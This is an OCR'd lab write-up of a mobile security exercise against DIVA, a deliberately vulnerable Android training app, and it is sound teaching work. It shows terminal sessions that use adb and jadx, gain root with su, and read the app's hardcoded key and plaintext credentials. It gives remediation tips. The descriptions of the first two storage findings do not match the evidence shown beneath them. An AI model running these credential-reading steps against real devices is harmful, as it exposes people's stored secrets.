





```
┌──(hamzariaz㉿Kali)-[~/Downloads/platform-tools]
└─$ ./adb devices
List of devices attached

┌──(hamzariaz㉿Kali)-[~/Downloads/platform-tools]
└─$ ./adb connect 192.168.183.134
connected to 192.168.183.134:5555

┌──(hamzariaz㉿Kali)-[~/Downloads/platform-tools]
└─$ ./adb shell ps | grep -i diva
u0_a125       3276   1925 12994788 184140 0                   0 S jakhar.aseem.diva

┌──(hamzariaz㉿Kali)-[~/Downloads/platform-tools]
└─$
```

```
┌──(hamzariaz㉿Kali)-[~/Desktop/New Folder/jadx-1.5.1/bin]
└─$ sudo ./jadx DivaApplication.apk
INFO  - loading ...
INFO  - processing ...
INFO  - done

┌──(hamzariaz㉿Kali)-[~/Desktop/New Folder/jadx-1.5.1/bin]
└─$ ls
DivaApplication  DivaApplication.apk  jadx  jadx.bat  jadx-gui  jadx-gui.bat

┌──(hamzariaz㉿Kali)-[~/Desktop/New Folder/jadx-1.5.1/bin]
└─$ cd DivaApplication

┌──(hamzariaz㉿Kali)-[~/…/New Folder/jadx-1.5.1/bin/DivaApplication]
└─$ ls
resources  sources

┌──(hamzariaz㉿Kali)-[~/…/New Folder/jadx-1.5.1/bin/DivaApplication]
└─$ cd sources

┌──(hamzariaz㉿Kali)-[~/…/jadx-1.5.1/bin/DivaApplication/sources]
└─$ ls
android  jakhar

┌──(hamzariaz㉿Kali)-[~/…/jadx-1.5.1/bin/DivaApplication/sources]
└─$ cd jakhar

┌──(hamzariaz㉿Kali)-[~/…/bin/DivaApplication/sources/jakhar]
└─$ ls
aseem

┌──(hamzariaz㉿Kali)-[~/…/bin/DivaApplication/sources/jakhar]
└─$ cd aseem

┌──(hamzariaz㉿Kali)-[~/…/DivaApplication/sources/jakhar/aseem]
└─$ ls
diva

┌──(hamzariaz㉿Kali)-[~/…/DivaApplication/sources/jakhar/aseem]
└─$ cd diva
```

```
┌──(hamzariaz㉿Kali)-[~/…/sources/jakhar/aseem/diva]
└─$ ls
AccessControl1Activity.java  AccessControl3NotesActivity.java  BuildConfig.java        HardcodeActivity.java
AccessControl2Activity.java  APICreds2Activity.java            DivaJni.java            InputValidation2URISchemeActivity.java
AccessControl3Activity.java  APICredsActivity.java             Hardcode2Activity.java  InputValidation3Activity.java

┌──(hamzariaz㉿Kali)-[~/…/sources/jakhar/aseem/diva]
└─$ cat HardcodeActivity.java
package jakhar.aseem.diva;

import android.os.Bundle;
import android.support.v7.app.AppCompatActivity;
import android.view.View;
import android.widget.EditText;
import android.widget.Toast;

/* loaded from: classes.dex */
public class HardcodeActivity extends AppCompatActivity {
    @Override // android.support.v7.app.AppCompatActivity, android.support.v4.app.FragmentActivity, android.support.v4.app.Base
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_hardcode);
    }

    public void access(View view) {
        EditText hckey = (EditText) findViewById(R.id.hcKey);
        if (hckey.getText().toString().equals("vendorsecretkey")) {
            Toast.makeText(this, "Access granted! See you on the other side :)", 0).show();
        } else {
            Toast.makeText(this, "Access denied! See you in hell :D", 0).show();
        }
    }
}

┌──(hamzariaz㉿Kali)-[~/…/sources/jakhar/aseem/diva]
└─$
```



Remediation:

- *Use Android Keystore for secrets.*
- *Fetch credentials from secure remote configurations.*


3) INSECURE DATA STORAGE 1


Description:

User credentials were stored in an unencrypted SQLite database within the app's private directory. While the directory is protected by Android's sandbox, rooted devices or backup extraction can expose this data.

Steps Taken:

- *Accessed /data/data/jakhar.aseem.diva/files via ADB.*
- *Found plaintext password 12345 in a database.*


12:07
3. Insecure Data Storage - Part 1
Objective: Find out where/how the credentials are being stored and the vulnerable code.
Hint: Insecure data storage is the result of storing confidential information insecurely on the system i.e. poor encryption, plain text, access control issues etc.
Enter 3rd party service user name
Enter 3rd party service password
SAVE


12:06
3. Insecure Data Storage - Part 1
Objective: Find out where/how the credentials are being stored and the vulnerable code.
Hint: Insecure data storage is the result of storing confidential information insecurely on the system i.e. poor encryption, plain text, access control issues etc.
Pass: 12345
Hamzariaz
SAVE
3rd party credentials saved successfully!

```
┌──(hamzariaz㉿Kali)-[~/Downloads/platform-tools]
└─$ ./adb devices
List of devices attached
192.168.183.134:5555    device

┌──(hamzariaz㉿Kali)-[~/Downloads/platform-tools]
└─$ ./adb connect 192.168.183.134
already connected to 192.168.183.134:5555
┌──(hamzariaz㉿Kali)-[~/Downloads/platform-tools]
└─$ ./adb shell
x86_64:/ $ ls
acct  bugreports  d            debug_ramdisk  etc                 init.android_x86
apex  cache       data         default.prop   fstab.android_x86_64  init.environ.rc
bin   config      data_mirror  dev            init                init.superuser.r
x86_64:/ $ sscd data
/system/bin/sh: sscd: inaccessible or not found
127|x86_64:/ $ cd datas
/system/bin/sh: cd: /datas: No such file or directory
2|x86_64:/ $ ls
acct  bugreports  d            debug_ramdisk  etc                 init.android_x86
apex  cache       data         default.prop   fstab.android_x86_64  init.environ.rc
bin   config      data_mirror  dev            init                init.superuser.r
x86_64:/ $ cd data
x86_64:/data $ ls
ls: .: Permission denied
1|x86_64:/data $ su
:/ # ls
acct        debug_ramdisk        lib           sepolicy
apex        default.prop         linkerconfig  storage
bin         dev                  lost+found    sys
bugreports  etc                  mnt           system
cache       fstab.android_x86_64 odm           system_ext
config      init                 oem           ueventd.android_x86_64.rc
d           init.android_x86_64.rc proc        vendor
data        init.environ.rc      product
data_mirror init.superuser.rc    sdcard
:/ # cd data
:/data # ls
adb          cache        misc_ce     server_configurable_flags
anr          dalvik-cache misc_de     ss
apex         data         nfc         system
app          drm          ota         system_ce
app-asec     gsi          ota_package system_de
app-ephemeral incremental per_boot   tombstones
app-lib      local        preloads    user
```

```
:/ # cd data
:/data # ls
adb             cache          misc_ce             server_configurable_flags
anr             dalvik-cache   misc_de             ss
apex            data           nfc                 system
app             drm            ota                 system_ce
app-asec        gsi            ota_package         system_de
app-ephemeral   incremental    per_boot            tombstones
app-lib         local          preloads            user
app-private     lost+found     property            user_de
app-staging     media          resource-cache      vendor
backup          mediadrm       rollback            vendor_ce
bootchart       misc           rollback-observer   vendor_de
:/data # cd data
:/data/data # ls
android
android.ext.services
android.ext.shared
com.android.backupconfirm
com.android.basicsmsreceiver
com.android.bips
com.android.bluetooth
com.android.bluetoothmidiservice
com.android.bookmarkprovider
com.android.calendar
com.android.calllogbackup
com.android.camera2
com.android.captiveportallogin
com.android.carrierconfig
com.android.carrierdefaultapp
com.android.cellbroadcastreceiver
com.android.cellbroadcastreceiver.module
com.android.cellbroadcastservice
com.android.certinstaller
com.android.companiondevicemanager
com.android.contacts
com.android.cts.ctsshim
com.android.cts.priv.ctsshim
com.android.deskclock
com.android.development
com.android.dialer
com.android.documentsui
com.android.dreams.basic
com.android.dynsystem
com.android.egg
com.android.emergency
com.android.externalstorage
com.android.gallery3d
```

```
com.android.theme.icon_pack.kai.themepicker
com.android.theme.icon_pack.rounded.android
com.android.theme.icon_pack.rounded.launcher
com.android.theme.icon_pack.rounded.settings
com.android.theme.icon_pack.rounded.systemui
com.android.theme.icon_pack.rounded.themepicker
com.android.theme.icon_pack.sam.android
com.android.theme.icon_pack.sam.launcher
com.android.theme.icon_pack.sam.settings
com.android.theme.icon_pack.sam.systemui
com.android.theme.icon_pack.sam.themepicker
com.android.theme.icon_pack.victor.android
com.android.theme.icon_pack.victor.launcher
com.android.theme.icon_pack.victor.settings
com.android.theme.icon_pack.victor.systemui
com.android.theme.icon_pack.victor.themepicker
com.android.traceur
com.android.vpndialogs
com.android.wallpaper.livepicker
com.android.wallpaperbackup
com.android.wallpapercropper
com.android.wallpaperpicker
com.android.webview
com.android.wifi.resources
com.example.android.notepad
com.example.android.rssreader
com.farmerbb.taskbar.androidx86
com.termoneplus
jakhar.aseem.diva
org.chromium.webview_shell
org.lineageos.eleven
org.zeroxlab.util.tscal
:/data/data # cd jakhar.aseem.diva
:/data/data/jakhar.aseem.diva # ls
cache  code_cache  databases  shared_prefs
:/data/data/jakhar.aseem.diva # cd shared_prefs
:/data/data/jakhar.aseem.diva/shared_prefs # ls
jakhar.aseem.diva_preferences.xml
at jakhar.aseem.diva_preferences.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="password">12345</string>
    <string name="user">Hamzariaz</string>
</map>
:/data/data/jakhar.aseem.diva/shared_prefs #
```

***Remediation**:*

- *Encrypt databases using SQLCipher.*
- *Avoid storing sensitive data in cleartext.*


4) INSECURE DATA STORAGE 2

***Description**:*

Sensitive data (password test) was stored unencrypted in SharedPreferences, an XML file readable by any app with root access. SharedPreferences is not designed for secure storage.


Steps Taken:

- *Inspected shared_prefs directory.*
- *Confirmed plaintext credentials in XML files.*




```
┌──(hamzariaz㉿Kali)-[~/Downloads/platform-tools]
└─$ ./adb connect 192.168.183.134
already connected to 192.168.183.134:5555

┌──(hamzariaz㉿Kali)-[~/Downloads/platform-tools]
└─$ ./adb shell
x86_64:/ $ ls
acct  bugreports  d            debug_ramdisk  etc                 init.android_x86_64.rc  lib           mnt  proc     sepolicy  system                    vendor
apex  cache       data         default.prop   fstab.android_x86_64  init.environ.rc         linkerconfig  odm  product  storage   system_ext
bin   config      data_mirror  dev            init                init.superuser.rc       lost+found    oem  sdcard   sys       ueventd.android_x86_64.rc
x86_64:/ $ sscd data
/system/bin/sh: sscd: inaccessible or not found
127|x86_64:/ $ cd datas
/system/bin/sh: cd: /datas: No such file or directory
2|x86_64:/ $ ls
acct  bugreports  d            debug_ramdisk  etc                 init.android_x86_64.rc  lib           mnt  proc     sepolicy  system                    vendor
apex  cache       data         default.prop   fstab.android_x86_64  init.environ.rc         linkerconfig  odm  product  storage   system_ext
bin   config      data_mirror  dev            init                init.superuser.rc       lost+found    oem  sdcard   sys       ueventd.android_x86_64.rc
x86_64:/ $ cd data
x86_64:/data $ ls
ls: .: Permission denied
1|x86_64:/data $ su
:/ # ls
acct          debug_ramdisk  lib           sepolicy
apex          default.prop   linkerconfig  storage
bin           dev            lost+found    sys
bugreports    etc            mnt           system
cache         fstab.android_x86_64  odm           system_ext
config        init           oem           ueventd.android_x86_64.rc
d             init.android_x86_64.rc  proc          vendor
data          init.environ.rc  product
data_mirror   init.superuser.rc  sdcard
:/ # cd data
:/data # ls
adb             cache          misc_ce            server_configurable_flags
anr             dalvik-cache   misc_de            ss
apex            data           nfc                system
app             drm            ota                system_ce
app-asec        gsi            ota_package        system_de
app-ephemeral   incremental    per_boot           tombstones
app-lib         local          preloads           user
app-private     lost+found     property           user_de
app-staging     media          resource-cache     vendor
backup          mediadrm       rollback           vendor_ce
bootchart       misc           rollback-observer  vendor_de
:/data # cd data
```

```
com.android.theme.icon_pack.circular.themepicker
com.android.theme.icon_pack.filled.android
com.android.theme.icon_pack.filled.launcher
com.android.theme.icon_pack.filled.settings
com.android.theme.icon_pack.filled.systemui
com.android.theme.icon_pack.filled.themepicker
com.android.theme.icon_pack.kai.android
com.android.theme.icon_pack.kai.launcher
com.android.theme.icon_pack.kai.settings
com.android.theme.icon_pack.kai.systemui
com.android.theme.icon_pack.kai.themepicker
com.android.theme.icon_pack.rounded.android
com.android.theme.icon_pack.rounded.launcher
com.android.theme.icon_pack.rounded.settings
com.android.theme.icon_pack.rounded.systemui
com.android.theme.icon_pack.rounded.themepicker
com.android.theme.icon_pack.sam.android
com.android.theme.icon_pack.sam.launcher
com.android.theme.icon_pack.sam.settings
com.android.theme.icon_pack.sam.systemui
com.android.theme.icon_pack.sam.themepicker
com.android.theme.icon_pack.victor.android
com.android.theme.icon_pack.victor.launcher
com.android.theme.icon_pack.victor.settings
com.android.theme.icon_pack.victor.systemui
com.android.theme.icon_pack.victor.themepicker
com.android.traceur
com.android.vpndialogs
com.android.wallpaper.livepicker
com.android.wallpaperbackup
com.android.wallpapercropper
com.android.wallpaperpicker
com.android.webview
com.android.wifi.resources
com.example.android.notepad
com.example.android.rssreader
com.farmerbb.taskbar.androidx86
com.termoneplus
jakhar.aseem.diva
org.chromium.webview_shell
org.lineageos.eleven
org.zeroxlab.util.tscal
:/data/data # cd jakhar.aseem.diva
:/data/data/jakhar.aseem.diva # ls
cache  code_cache  databases  shared_prefs
:/data/data/jakhar.aseem.diva # cd databases/
:/data/data/jakhar.aseem.diva/databases # ls
divanotes.db  divanotes.db-journal  ids2  ids2-journal
```



***Remediation**:*

- *Use EncryptedSharedPreferences (AndroidX Security Library).*


5) INSECURE DATA STORAGE 3


***Description**:*

User data (password 00000) was stored on external storage (SD card), which is globally readable. Attackers or malicious apps can access this data without requiring permissions.

***Steps Taken**:*

- *Located files on external storage.*
- *Verified publicly accessible credentials.*






```
┌──(hamzariaz㉿Kali)-[~/…/sources/jakhar/aseem/diva]
└─$ ls
AccessControl1Activity.java  AccessControl3NotesActivity.java  BuildConfig.java        HardcodeActivity.java                  InsecureDataStorage1Activ
AccessControl2Activity.java  APICreds2Activity.java            DivaJni.java            InputValidation2URISchemeActivity.java  InsecureDataStorage2Activ
